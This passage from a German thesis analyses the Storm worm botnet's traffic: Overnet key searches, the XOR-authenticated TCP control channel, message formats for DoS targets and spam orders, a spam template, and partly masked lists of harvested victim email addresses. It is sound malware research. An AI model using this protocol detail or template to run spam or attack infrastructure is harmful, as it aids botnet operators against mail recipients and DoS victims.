


Abbildung 3.7: Auftrittsverteilung der Suchschlüssel über einen Zeitraum von 5 Tagen (14. 10–18. 10. 2007).

Um verlässliche Daten zu erhalten wurden deshalb im Zeitraum vom 13. 10. bis 27. 10. 07 mehr als 4000 Runs aufgezeichnet. Das Ergebnis betätigt das vorherige Resultat: Pro Tag sucht ein Bot nach maximal 32 verschiedenen Schlüsseln, die sich nicht mit den anderen Tagen überschneiden. Abbildung 3.7 zeigt einen Auszug über eine Periode von 5 Tagen. Mit der Beobachtung des Netzwerk-Traffics und der Extraktion der Schlüssels daraus ist also eine Möglichkeit gefunden, die Schlüssel ohne Kenntnis der Funktion f zu finden. Dies hat den Vorteil, dass diese Methode unabhängig ist von Änderungen an der Funktion selbst. Durch Vorstellen der Systemzeit und Verhinderung der Neusynchronisation sind wir in der Lage, die zukünftig gesuchten Schlüssel vorherzusagen. Diese Tatsache kann bei einem zukünftigen Angriff auf Storm, der auf Separation von Teilmengen des Schlüsselraumes von der Gesamtmenge aller Schlüssel beruht, ausgenutzt werden (5.1).

3.4.4 Ergebnis der Schlüsselsuche

Nach dem Versenden einer `Search`-Anfrage und dem darauffolgenden Austausch von `Search Next`- und `Search Info`-Nachrichten wie zuvor beschrieben, erhält der Bot mindestens ein `Search Result`-Paket. Die Länge dieses Nachrichtentyps (`0x11`) beträgt mindestens 38 Bytes, die sich aus dem 2-Byte-Header, einem Suchschlüssel und einem weiteren Schlüssel zu je 16 Bytes und schließlich einem 4-Byte-Feld, genannt `Meta Tag`

List Size zusammensetzen. Der erste Schlüssel spiegelt den zuvor gesuchten wieder.

In der ursprünglichen Bedeutung von Overnet repräsentiert der zweite Schlüssel den Hashwert eines Dateinamens oder eines Schlüsselwortes, das den Inhalt einer Datei beschreibt. Storm verwendet Overnet jedoch nicht für die Suche nach Dateien, sondern für die Suche nach Befehlen bzw. den Kontakten, die die Befehle erteilen. Daher ist anzunehmen, dass in diesen Schlüsseln gewisse Informationen für Storm kodiert sind, deren Bedeutung und Funktion allerdings nicht geklärt werden konnten.

```
eDonkey Message:
  Protocol: Overnet (0x3E)
  Message Type: Search Result (0x11)
  Hash: bef9a4f35dfe640f [...]
  Hash: bd1f5fa7c2fd1619 [...]
  Meta Tag List Size: 1
  Meta Tag 1:
        Meta Tag Type: 0x02
        Meta Tag Name Size: 1
        Meta Tag Name: Name (0x01)
        String Length: 20
        String: 8237.mpg;size=24312;
```

Falls das Feld Meta Tag Size den Wert 0 aufweist, folgen keine weiteren Daten. Falls es aber den Wert 1 besitzt, schließt ein so genannter Meta Tag an, wie ihn das oben stehende Beispiel zeigt. Die Einträge Tag Type, Tag Name Size und Tag Name (Längen: 1, 2 und 1 Byte) nehmen unveränderlich die Werte 0x02, 1 bzw. 0x01 an. Das 2 Bytes lange Feld String Type gibt die variable Länge (18–21 Bytes) des eigentlichen Tags an. Falls ein Meta Tag im Suchergebnis enthalten ist, handelt es sich um einen einzelnen String, der immer die Form xxxx.mpg;size=yyyy; besitzt. xxxx und yyyy bezeichnen hier beliebige drei- bis fünfstellige Ziffernfolgen.

Der Sender des Ergebnisses signalisiert, dass keine weiteren Pakte mehr folgen durch eine Search End-Nachricht (Typ 0x12). Sie beinhaltet nur ein 16-Byte-Feld, das den ursprünglich gesuchten Schlüssel enthält. Damit ist der Prozess der Schlüsselsuche abgeschlossen.

Aus diesen Suchergebnissen berechnet der Bot IP-Adressen und Ports, die er daraufhin per TCP kontaktiert und über diese Verbindungen Daten auszutauschen beginnt. Dies wird ausführlich im nächsten Abschnitt beschrieben. Dass es sich bei den Kontakten um einprogrammierte, vorgegebene Adressen handelt, kann ausgeschlossen werden, da sie sich in jedem Run unterscheiden. Hier muss ausdrücklich darauf hingewiesen werden, dass die Art und Weise, wie die Kontaktadressen aus den Ergebnissen extrahiert werden, nicht aufgedeckt werden konnte.

3.4.5 TCP-Kommunikation

Nachdem Storm IP-Adressen und Ports aus dem Ergebnis der Schlüsselsuche berechnet hat, beginnt er unmittelbar danach, TCP-Verbindungen zu ihnen aufzubauen. Nach absolviertem TCP-Handshake folgt ein einfaches Challenge-Response-Verfahren zur Authentifizierung. Seine Kommunikationspartner senden ein einzelnes 4 Bytes langes Datenfeld. Nun muss sich der Bot authentifizieren, indem er die Bytes mit dem festen Schlüssel

0x3ED9F146 per byteweiser XOR-Operation verschlüsselt. Das Ergebnis wird wieder zurückgesendet und der Bot ist nach einem Erhalt eines ACK authentifiziert.

Danach sendet Storm dem Knoten der ersten zu Stande gekommenen Verbindung ein einzelnes Byte per TCP, welches immer den Wert 0x4B enthält. Den anderen Kontakten wird ebenfalls ein einzelnes Byte geschickt, welches allerdings scheinbar zufällig gewählt ist. Die folgende TCP-Kommunikation findet jeweils ausschließlich mit dem ersten Kontakt statt und ist mit dem frei verfügbaren Kompressionsalgorithmus *zlib* komprimiert. Ab diesem Zeitpunkt geht jeder Nachricht ein einzelnes Paket voraus, welches ein 4 Bytes langes Feld enthält, das die Länge der zu übertragenden Daten im Big-Endian Format angibt.

Aufbau der Nachrichten

Nachfolgend abgedruckte Ausschnitte der TCP-Kommunikation wurden mit einem in Python geschriebenen Skript (siehe Anhang A.10) dekomprimiert. Die Zeilen <IP1><Port1> -> <IP2><Port2> wurden eingefügt, um den Verlauf der Kommunikation übersichtlich darstellen zu können und zeigen die Richtung der Übertragung auf. Beispielsweise bedeutet 192.168.2.12 (1090) -> 74.xx.xx.65 (5989), dass Daten von Port 1090 der IP-Adressen 192.168.2.12 übertragen wurden auf Port 5891 der Adresse 74.xx.xx.65.

Jede Nachricht setzt sich, je nach ihrer Länge, aus einem bis mehreren TCP-Paketen zusammen. Dabei reichen die Größen der übertragenen Nachrichten von einigen Bytes bis zu über 70 KB. Liegen die Daten nach Dekomprimierung im Klartext vor, ist die interne Struktur erkennbar. Jede Nachricht besteht aus einer Folge von Feldern, die beliebige Daten enthalten können. Der Zeichenfolge ~! kommt die Rolle als Trennzeichen zwischen den Feldern zu.

Initialphase

Nachdem sich Bot A, im kommenden Beispiel mit der lokalen IP-Adressen 192.168.2.12, erfolgreich beim Superknoten B (mit der Adresse 74.xxx.xxx.65) authentifiziert hat, erfolgt eine Identifikation des Rechners. Zeile 2 setzt sich aus sieben Feldern zusammen. Der erste Eintrag ist immer identisch und enthält den Wert 1. Die nächsten beiden geben den Computernamen (XP-V3) von A, sowie das jeweilige Betriebssystem an. Das nächste Element ist eine Ziffernfolge mit 8 bis 10 Zeichen Länge. Möglicherweise wird diese aus dem Rechner-Namen oder der Hardwarekonfiguration berechnet, denn die Ziffernfolge bleibt selbst bei mehreren verschiedenen Versionen des Bots auf der selben Hardware identisch. Das fünfte Feld kann die Werte 0 und 1 annehmen, beim sechsten traten 36, 41 und 54 am häufigsten auf, aber auch andere Werte unter 60 wurden gesehen. Bei dieser Wahl kann keine Regelmäßigkeit festgestellt werden, außer dass die anfangs gewählten Werte während des gesamten Runs beibehalten werden. Dem letzten Element ist stets der Wert 0 zugeordnet.

```
192.168.2.12 (1090)     -->     74.xxx.xxx.65 (5989)
1~!XP-V3~!Windows XP Service Pack 2~!25453807~!0~!36~!0

74.xxx.xxx.65 (5989)    -->     192.168.2.12 (1090)
rqjqaw~!91.66.115.129~!1~!217.174.65.62~!66.249.93.114
```

Beantwortet wird diese erste Nachricht in Zeile 5. Die Antwort enthält fünf Elemente. Das erste ist eine zufällig wirkende Zeichenfolge, die sich je nach Kommunikationspartner unterscheidet. In einigen Fällen konnte hier aber auch der zugehörige Hostname der im nächsten Feld gegebenen öffentlichen IP-Adresse „unseres“ Bots gefunden werden. Der folgende Eintrag weist durchgängig den Wert 1 auf.

Daran schließen zwei weitere IP-Adressen an. Die Bedeutung der ersten Adresse ist unklar. Sie unterscheidet sich mit jedem Gegenüber und fällt in der Regel in den Adressraum dynamisch zugeteilter IP-Adressen eines Internetproviders. Im weiteren Verlauf der Kommunikation tritt sie nicht mehr in Erscheinung. Auch die zweite Adresse ist veränderlich, besitzt aber nur Adressen aus einem festen Adresspool. Die am häufigsten vorgefundenen IP-Adressen sind `64.233.183.27` und `64.233.163.27`. Dabei handelt es sich um die SMTP-Server, die bei Abfragen des MX-Records von `gmail.com` zurückgegeben werden. Alle weiteren beobachteten IP-Adressen konnten ebenfalls Google-Mailservern zugeordnet werden.

Nach dem Erhalt dieser Zeile versucht der Bot eine Verbindung zu Port 25 des spezifizierten SMTP-Servers aufzubauen. Gelingt dies, wird die Verbindung wieder abgebaut. Der Bot prüft also, ob er in der Lage ist, E-Mails zu verschicken oder nicht. Kann er keine Verbindung aufbauen, wiederholt er den Versuch zwei weitere Male. Bringt dies keinen Erfolg, fährt er trotzdem ohne Berücksichtigung dieser Tatsache fort.

Sonderfälle

Nach der Authentifizierung mit dem 4-Byte-Schlüssel, dem Senden des Bytes `0x4B` und der Identifikation des Bots wie oben beschrieben, kann ein spezieller Fall eintreten: Der verbundene Rechner schickt zunächst wie gewöhnlich ein Paket, welches die Länge der nächsten Nachricht angibt. Beträgt dieses 272 oder 891 Bytes, ist die Nachricht nicht mit zlib komprimiert. Sie ist verschlüsselt und der Inhalt unbekannt. Anhang A.9 zeigt eine solche Mitteilung.

Nach dem Erhalt verbindet sich der Bot umgehend zu einem anderen Knoten. Ob dessen Adresse in der verschlüsselten Mitteilung enthalten war, konnte ebenfalls nicht festgestellt werden. Nun durchläuft der Bot wieder die Schritte der Authentifizierung bis hin zur Identifizierung. Der Identifizierungsnachricht muss in diesem Fall kein Paket voraus gehen, welches die Länge spezifiziert, sondern die Länge kann auch in den ersten 4 Bytes der Mitteilung selbst enthalten sein. Nach diesem Zeitpunkt ist die Sonderbehandlung zu Ende und alle Schritte danach laufen regulär weiter.

Zwischenschritte

Die nächsten beiden ausgetauschten Nachrichten sind im folgenden Listing dargestellt. Sie treten stets in dieser Reihenfolge auf. Die jeweils ersten Elemente entsprechen immer den Werten 2 bzw. 1. Die Zeichenfolgen in Zeile 8 stimmen mit denen bei der ersten Übertragung festgelegten Werten überein und scheinen als Identifikationsschlüssel des Bots eingesetzt zu werden.

```
7  192.168.2.12 (1090)      -->      74.xxx.xxx.65 (5989)
8  2~!25453807~!36~!0
9
10 74.xxx.xxx.65 (5989)     -->      192.168.2.12 (1090)
11 1~!
```

Erteilung der Befehle

Im Anschluss an die letzte Zeile im obigen Listing fragt der Bot seine Befehle ab. Er beginnt immer mit der Nachfrage nach Domains als Ziel für einen DoS-Angriff. Diese Anfrage lässt sich anhand der Ziffer 6 in Zeile 14 erkennen, die restlichen Zeichen stimmen wieder mit der anfangs festgelegten ID überein.

```
13 192.168.2.12 (1090)      -->      74.xxx.xxx.65 (5989)
14 6~!25453807~!36~!0
```

Kennt der Kontrollknoten kein Ziel für einen Angriff, so antwortet er immer auf die gleiche Weise, wie nachfolgend links dargestellt. Das rechte Listing zeigt hingegen die Antwort, falls der Bot an einer Attacke teilnehmen soll. Zeile 17 spezifiziert die IP-Adresse des Opfers, gefolgt von einer Zahl, die sich von Fall zu Fall unterscheidet. Eine mehrmalige Überprüfung erbrachte, dass die Zahl weder die Dauer eines Angriffes, noch die Anzahl der zu versendenden Pakete angibt. In Zeile 18 ist die gleiche IP-Adresse zu finden, die Zahl ist allerdings durch den Wert 0 ersetzt. Nach Erhalt einer solchen Nachricht beginnt der Bot mit einem DoS-Angriff. Dies wird in Abschnitt 4.2 besprochen.

```
16 74.xxx.xxx.65 --> 192.168.2.12
17
18 0.0.0.0:0;0.0.0.0:0;1;1
```

```
16 74.xxx.xxx.65 --> 192.168.2.12
17 83.xxx.xxx.89:40403;0.0.0.0:0;1;1
18 83.xxx.xxx.89:0;0.0.0.0:0;2;1
```

Der nächste Schritt von Storm stellt das Abfragen von Vorlagen dar, auf denen die gespammten E-Mails aufbauen, den so genannten *Spam-Templates*. Ein Spam-Template wird, wie untenstehend gezeigt, mit einem Befehl, der durch die Zahl 3 oder 4 identifiziert ist, angefordert. Auch hier wird wie zuvor die Identifikation des Bots angehängt. Zu beachten ist, dass bei der Erstanforderung einer Vorlage der letzte Eintrag leer bleibt.

```
20 192.168.2.12 (1090)     -->     74.xxx.xxx.65 (5989)
21 3~!25453807~!36~!~!
```

Der Empfänger besitzt nun zwei Möglichkeiten zu antworten. Die linke Spalte zeigt die Mitteilung, wenn keine Spam-Templates zur Verfügung stehen bzw. wenn der Bot nicht spammen soll. Der rechte Ausschnitt stellt die Erteilung des Spam-Befehls durch den kontaktierten Gateway-Knoten dar.

```
23 74.xxx.xxx.65 --> 192.168.2.12
24 ~!~!~!
```

```
23 74.xxx.xxx.65 --> 192.168.2.12
24 3~!1199071825~!SPAMTEMPLATE
```

Das erste Zeichen der Antwort muss nicht zwingend der Ziffer beim Anfordern entsprechen, jedoch wurde dies häufig beobachtet. Statt dessen wurden die Zahlen 3, 4 und 5, im folgenden als Spam-Typ bezeichnet, festgestellt. Es ist aber nicht auszuschließen, dass noch mehrere Typen existieren. In einer Periode, in der besondere Spam-Themen wie Grußkarten, Spam für Pharma-Seiten usw. aktuell sind, bleibt aber auch die Zuordnung der Nummern zu den Themen konstant. Beim zweiten Feld handelt es sich um einen Unix-Zeitstempel, also um die Anzahl an Sekunden seit 1. 1. 1970 00:00 Uhr. Die Zahl 1199071825 entspricht somit dem Zeitpunkt 31. 12. 2007 04:30:25 Uhr. Sie gibt die jeweilige Version des als letztes Element folgenden Spam-Templates an, welches viele Tausend Zeilen umfassen kann. Danach können auch weitere Vorlagen anschließen, die durch `~!`, gefolgt von ihrer identifizierenden Nummer und einem Timestamp vom Vorgänger getrennt sind. Ein solches Template wird im nächsten Unterabschnitt beschrieben.

Aufbau des Spam-Templates

Da ein Spamtemplate mehrere Tausend Zeilen Umfang besitzt, wird nur ein Auszug vorgestellt, was ausreichend ist, um die Funktionalität zu erklären. Die Vorlage aus Listing 3.9 stammt von Mitte August und stellt eine Vorlage für eine Verbreitungsmail von Storm dar. Spezielle Variablen, welche durch mitgelieferte Werte ersetzt werden, sind fett abgedruckt. An die Einleitungszeile, welche den Typ des Templates und seine Version in Form eines Timestamps enthält, schließt die eigentliche Mail an. Der `Received`-Eintrag ab Zeile 2 wird weitestgehend zufällig erzeugt, lediglich die Zeichen `^A^`, `^D^` sowie die Variable

`Fsvcver` werden durch den aktuellen Hostnamen, das Datum und einer zufällig gewählten Versionsnummer ersetzt. Die Message-ID wird wieder zufällig erzeugt, das `From`-Feld in Zeile 6 setzt sich aus den zwei Variablen `Fnames` und `Fdomains` zusammen. Das Zeichen `^O^` in Zeile 7 gibt die Empfängeradressen an, welche im Anschluss an die Vorlage gesendet werden. Für das Datum (Zeile 9) wird hier wieder `^D^` durch das korrekte Datum, gefolgt von einem zufälligen String, der eine Zeitzone angibt, ersetzt. Die Variablen `Fcharset`, `Foutver` und `Flinksh` in den Zeilen 13, 18 bzw. 23 werden wieder gegen mitgelieferte Möglickeiten ausgetauscht. Eine Mail, wie sie von TrumanBox abgefangen wurde, ist in Anhang A.4 auf Seite 116 abgebildet.

Listing 3.9: Typische Spam-Vorlage

```
1  5~!1187367408~!
2  Received: from %^C0%^P%^R2-6^%:qwertyuiopasdfghjklzxcvbnm^%.%^P%^R2
       -6^%:
3     qwertyuiopasdfghjklzxcvbnm^%^% ([%^C6%^I^%.%^I^%.%^I^%.%^I^%^%])
          by
4     %^A^% with Microsoft SMTPSVC(%^Fsvcver^%); %^D^%
5  Message-ID: <%^O%^V6^%:%^R3-50^%^%%^V0^%>
6  From: <%^C2%^Fnames^%@%^Fdomains^%^%>
7  To: <%^O^%>
8  Subject: Don‘t worry, be happy!
9  Date: %^D-%^R30-600^%^%
10 MIME-Version: 1.0
11 Content-Type: text/plain;
12         format=flowed;
13         charset="%^Fcharset^%";
14         reply-type=original
15 Content-Transfer-Encoding: 7bit
16 X-Priority: 3
17 X-MSMail-Priority: Normal
18 X-Mailer: Microsoft Outlook Express 5.50.%^C7%^Foutver.5^%^%
19 X-MimeOLE: Produced By Microsoft MimeOLE V5.50.%^V7^%
20
21 I‘m in hurry, but i still love you...
22 (as you can see on the ecard)
23 http://%^Flinksh^%/
```

Zusammenfassend kann gesagt werden, dass die Absenderinformationen gefälscht sind, während die Adressen der Empfänger real existieren. Der nächste Ausschnitt, der nach dem Template übertragenen Daten, wurde stark von ca. 6500 Zeilen auf wenige gekürzt. Hier sind wieder die Variablen, gefolgt von ihrer jeweiligen Version, zu finden, die bei der Vorlage an den vorgesehenen Stellen eingesetzt werden. Neben den abgedruckten sind noch viele weitere Datenpakete enthalten, z. B. Betreffzeilen älterer Spam-Generationen oder anderer Themen. Auf der beiliegenden CD sind einige komplette Spam-Vorlagen enthalten (siehe A.10).

Von besonderer Bedeutung ist hier die Linkliste (`linksh`). Sie wird zu Paketen von jeweils 100 Elementen übertragen, ist immer hochaktuell und enthält IP-Adressen von mit Storm infizierter Rechner, die die Malware zum Download bereitstellen. Für Näheres sei auf Abschnitt 3.5 verwiesen.

```
~!~!svcver~!1144008000~!
6.0.3790.0
5.0.2195.6713
[...]
5.0.2195.6713
5.0.2195.4905

~!outver.5~!1181938299~!
4029.2901
4131.1600
[...]
4133.2400
4133.2499

~!names~!1187371817~!
a-chu
a-number123
[...]
ypsgvccr
yrszerno

~!charset~!1164348900~!
windows-1252
windows-1250
iso-8859-1
iso-8859-2
```

```
~!linksh~!1187371650~!
74.xxx.xxx.77
170.xxx.xxx.234
[...]
74.xxx.xxx.191
82.xxx.xxx.106

~!domains~!1187371817~!
0cool.freexxx.co.uk
123multixxx.com
[...]
zemxxx.ch
zetaxxx.com

5~!
u-1a459-5966dxxx@nl.internet.com
brownxxx@ghi.org.il
[...]
harry_xxx@ademco.com
qbsxxx@aol.com
```

Aktualisierung der Spam-Templates

Können die Templates bzw. die Daten regelmäßig in Abständen von wenigen Minuten aktualisiert werden, so besteht für den Bot keine Notwendigkeit, per Overnet nach anderen Gateways zu suchen. Neue Daten werden wie im nächsten Listing gezeigt angefordert.

```
192.168.2.12 (1090)     -->     74.xxx.xxx.65 (5989)
3~!25453807~!36~!3~!1200502601~!4~!1200502601~!~!svcver
   ~!1144008000~![...]~!domains~!1200502198~!pharma_links
   ~!1200502562~![...]~!outver.5~!1181938299~![...]!names
   ~!1200502283~![...]~!charset~!1164348900~![...]!linksh
   ~!1200502536~![...]
```

Dieser Befehl wird analog zur Erstanforderung der Daten mit der Ziffer 3 eingeleitet, gefolgt von der ID des Bots. Während beim ersten Mal das nach der ID anschließende Feld leer bleibt, folgen hier nun die Zeitstempel, jeweils gepaart mit den zugehörigen Variablen der Templates.

Nach Erhalt dieser Nachricht sendet der Superknoten diejenigen Daten zurück, von denen inzwischen neuere Versionen bestehen, also deren Timestamp größer ist. Neue E-Mail-Adressen werden implizit mit der Version der Vorlage angefordert. Dies sind in der Regel zwischen 400 und 500 neue Adressen. Der kommende Auszug zeigt eine Antwort, in der lediglich zwei Spam-Templates und zugehörige Adress-Listen enthalten sind. Der Bot beginnt danach umgehend, Mails an die neuen Adressen zu versenden.

```
74.xxx.xxx.65 (5989)    -->     192.168.2.12 (1090)
4~!1200502129~! SPAMTEMPLATE 1
~!3~!1200502129~! SPAMTEMPLATE 2
~!~!~!4~! hines@xxxcommerce.com
aaew@xxx.com.br
[...]
yaimarixxx@hotmail.com
~!3~!rclxxx@kinetico.com
tiphany.xxx@wanadoo.fr
[...]
deena_xxx@yahoo.com
~!
```

Übertragung der gesammelten Mail-Adressen

Diese Phase ist optional und nicht immer zu beobachten. In der Regel findet sie aber früh in der Kommunikation zweier Bots statt und ist oftmals direkt nach dem Anfordern der DoS-Ziele, noch vor dem Erhalt der Spam-Vorlagen, anzufinden. In Abschnitt 3.3.7 wurde beschrieben, dass Storm die Festplatte und den Cache des Internet Explorers nach E-Mail-Adressen durchsucht. Um diese zu übertragen, schickt der Sender eine Nachricht der folgenden Art an das verbundene Gateway:

```
192.168.2.12 (1090)     -->     74.xxx.xxx.65 (5989)
5~!25453807~!36~!47~!oss@corexxx.com
spiegel_online@xxx.de
```

An den Nachrichten-Typ (5) schließt die ID des Knotens an, danach in diesem Fall die Zahl $47 =: x$ und schließlich eine Reihe von E-Mail-Adressen, die zuvor gesammelt wurden. Sei y definiert als die Länge der Zeichenfolge der Mail-Adressen in Bytes und z als die Anzahl der Zeilenumbrüche zwischen den Adressen. Zur Berechnung von x gilt dann immer die Gleichung $x-1 = y-z$. Der Erhalt einer Liste gesammelter Adressen wird vom Gegenüber immer mit der Ziffer 1 als einzigem Zeichen bestätigt. An die gesammelten Adressen wird vom Bot selbst keine Spam-Mail gesendet. Statt dessen werden sie ausschließlich, wie oben gezeigt, zur weiteren Verarbeitung an einen der Superknoten weitergeleitet.

3.4.6 Sonstige Kommunikation

Nach dem Bezug neuer E-Mail-Adressen durch eine Aktualisierung der Spam-Vorlage durch ein Gateway und dem darauf folgenden Spamming, werden Nachrichten der Art, wie sie im nächsten Listing zu sehen sind, zurückgeschickt. Der Typ dieser Mitteilung entspricht dem Typ der Aktualisierungsnachricht (4) und ist als erstes Zeichen in Zeile 2 zu sehen. Darauf folgt wie üblich die ID des Knotens in zwei Feldern.

```
1  192.168.2.12 (1090)     -->     74.xxx.xxx.65 (5989)
2  4~!25453807~!36~!
3  4~!23317~!
4  0|mn@rusxxx.ru
5  1
6  0|subieb@xxxment.com
7  [...]
8  0|wjaeger@xxx.de
9  2
10 [...]
```

```
11 1
12 0|fkt@xxxlink.net
13 ~!3~!23552~!
14 0|lawxxx@unimelb.edu.au
15 [...]
16 0|t.underwood@xxxcrusaders.com
17 -2
18 0|victo@xxxline.no
19 0|haynes@xxxhost.com
20 [...]
21 0|manuxxx@yahoo.it
```

Zeilen 3 bzw. 13 leiten Listen von Adressen ein, deren Einträge zuvor bei der Aktualisierung übertragen wurden. Für jedes erneuerte Template, im vorliegenden Fall der Typen 3 und 4, ist auch die Liste des entsprechenden Typs vorhanden. An das Typen-Feld schließt eine Zahl an, die wie schon bei der Übertragung der auf dem infizierten PC gesammelten Mail-Adressen, die Anzahl der nachkommenden Bytes angibt. Jeder enthaltenen Adresse gehen die Zeichen „0|“ voran, dazwischen sind weitere Einträge zu finden, die die Werte 5, 1 und -2 annehmen können. Der Empfang einer derartigen Nachricht wird durch die Ziffer 1 als einziges Zeichen bestätigt. Die Bedeutung dieses Nachrichtentyps ist unklar. In Versuchen, bei denen ausgehenden Mails blockiert wurden, enthielten die Zeilen dieser Nachrichten lediglich den Wert -1, ohne nachfolgende Adressen. Deshalb kann angenommen werden, dass sie als eine Art Bestätigung über den Erfolg oder Misserfolg des Versands der Mails dienen.

3.5 Storm als Gateway

Im vorherigen Abschnitt wurde der Fall betrachtet, dass sich der infizierte Rechner hinter einem Gerät, welches NAT betreibt, befindet. In diesem Teil werden nun die Verhaltensweisen von Storm beleuchtet, falls alle Ports des Rechners frei zugänglich sind. Zuerst folgt auch hier in Unterabschnitt 3.5.1 die Beschreibung des Ablaufs der Kommunikation im Overnet-Netzwerk. Im Anschluss wird ab 3.5.3 der Datenaustausch zwischen Gateway und einem neuen Knotentyp, den *Kontrollknoten* beschrieben. Diese sind die eigentliche Kontrollstruktur und erteilen den Bots ihre Befehle, indem sie diese zunächst mit Hilfe des HTTP-Protokolls (3.5.6) an einen Superknoten senden, von dem sie zu den jeweiligen Bots weitergeleitet werden. Gateways fungieren nicht nur als Vermittlungsstelle, sondern werden als *Reverse-Proxy* und *DNS-Cache* (3.5.8) in einem aus den Storm-Bots bestehenden *Fast-Flux*-Netzwerk betrieben.




Abbildung 3.8: Nach dem Bootstrapping beginnt der Bot mir der Schlüsselsuche. Während `Publicize`-Pakete periodisch versendet werden, treten `Publish`-Nachrichten nur kurzzeitig nach etwa 120 Sekunden auf.

3.5.1 Overnet-Kommunikation

Das Bootstrapping verläuft zunächst identisch zur Variante hinter dem Router (vgl. Abbildung 3.4 auf Seite 53). Während der ersten 60 Sekunden werden 20–30 `Publicize`-Pakete im Abstand von 10 Sekunden versendet. Nach Bestätigung durch ein `Publicize ACK` folgen `Connect`- und `IP Query`-Nachrichten. Erstere werden wie zuvor mit einem `Connect Reply` beantwortet, worin Listen weiterer Peers enthalten sind, die im Anschluss ebenfalls kontaktiert werden. `IP Query`-Pakete werden mit einer `IP Query Answer` erwidert.

Nun kommt es zum ersten Unterschied. Einer `IP Querey Answer`-Nachricht folgt eine eingehende TCP-Verbindung, initiiert vom antwortenden Bot. Im Anschluss wird noch ein `IP Query End` gesendet. Somit weiß Storm, dass seine Ports offen sind. Eine weitere Divergenz besteht im Fehlen von `Identify`-Nachrichten.

Grafik 3.8 zeigt die zweiminütige Phase unmittelbar nach dem Bootstrapping. Zunächst ist erkennbar, dass `Publicize`-Nachrichten in Abständen von 10 Sekunden mit 350–450 Paketen pro Schub versendet werden. Dieses Verhalten ist identisch zum Setting mit gefilterten Ports.

Nach zwei Minuten sind erstmals ausgehende `Publish`-Nachrichten zu entdecken. Da das Veröffentlichen von Daten einen zentralen Bestandteil des Overnet-Netzwerkes und somit der Funktionalität des Storm-Wurms darstellt, wird dies im nächsten Unterabschnitt erläutert.

Abbildung 3.9a auf Seite 71 präsentiert die Verteilung der `Search`- und `Publish`-

Anfragen über die Dauer von 90 Minuten, beginnend mit dem Bootstrapping. Diese Abbildung zeigt auf, dass Connect-Nachrichten hier nur zu Beginn kurzzeitig auftreten und sich im weiteren Verlauf nicht wiederholen. Search- und Publish kommen immer nur gemeinsam während längerer Schübe vor. Die ersten beiden Schübe lassen bereits eine Struktur erkennen, die allerdings erst ab der dritten Welle voll ausgeprägt ist. Ab dort wechseln sich jeweils etwa 5 Minuten Aktivität gefolgt von 15 Minuten Ruhe ab. Jede Welle selbst enthält drei Spitzen, bei denen es sich um die Publish-Nachrichten handelt. Bis auf wenige Ausnahmen, die im nächsten Unterabschnitt erörtert werden, besitzt das Feld Type einer Such-Nachricht den Wert 4.

Publish

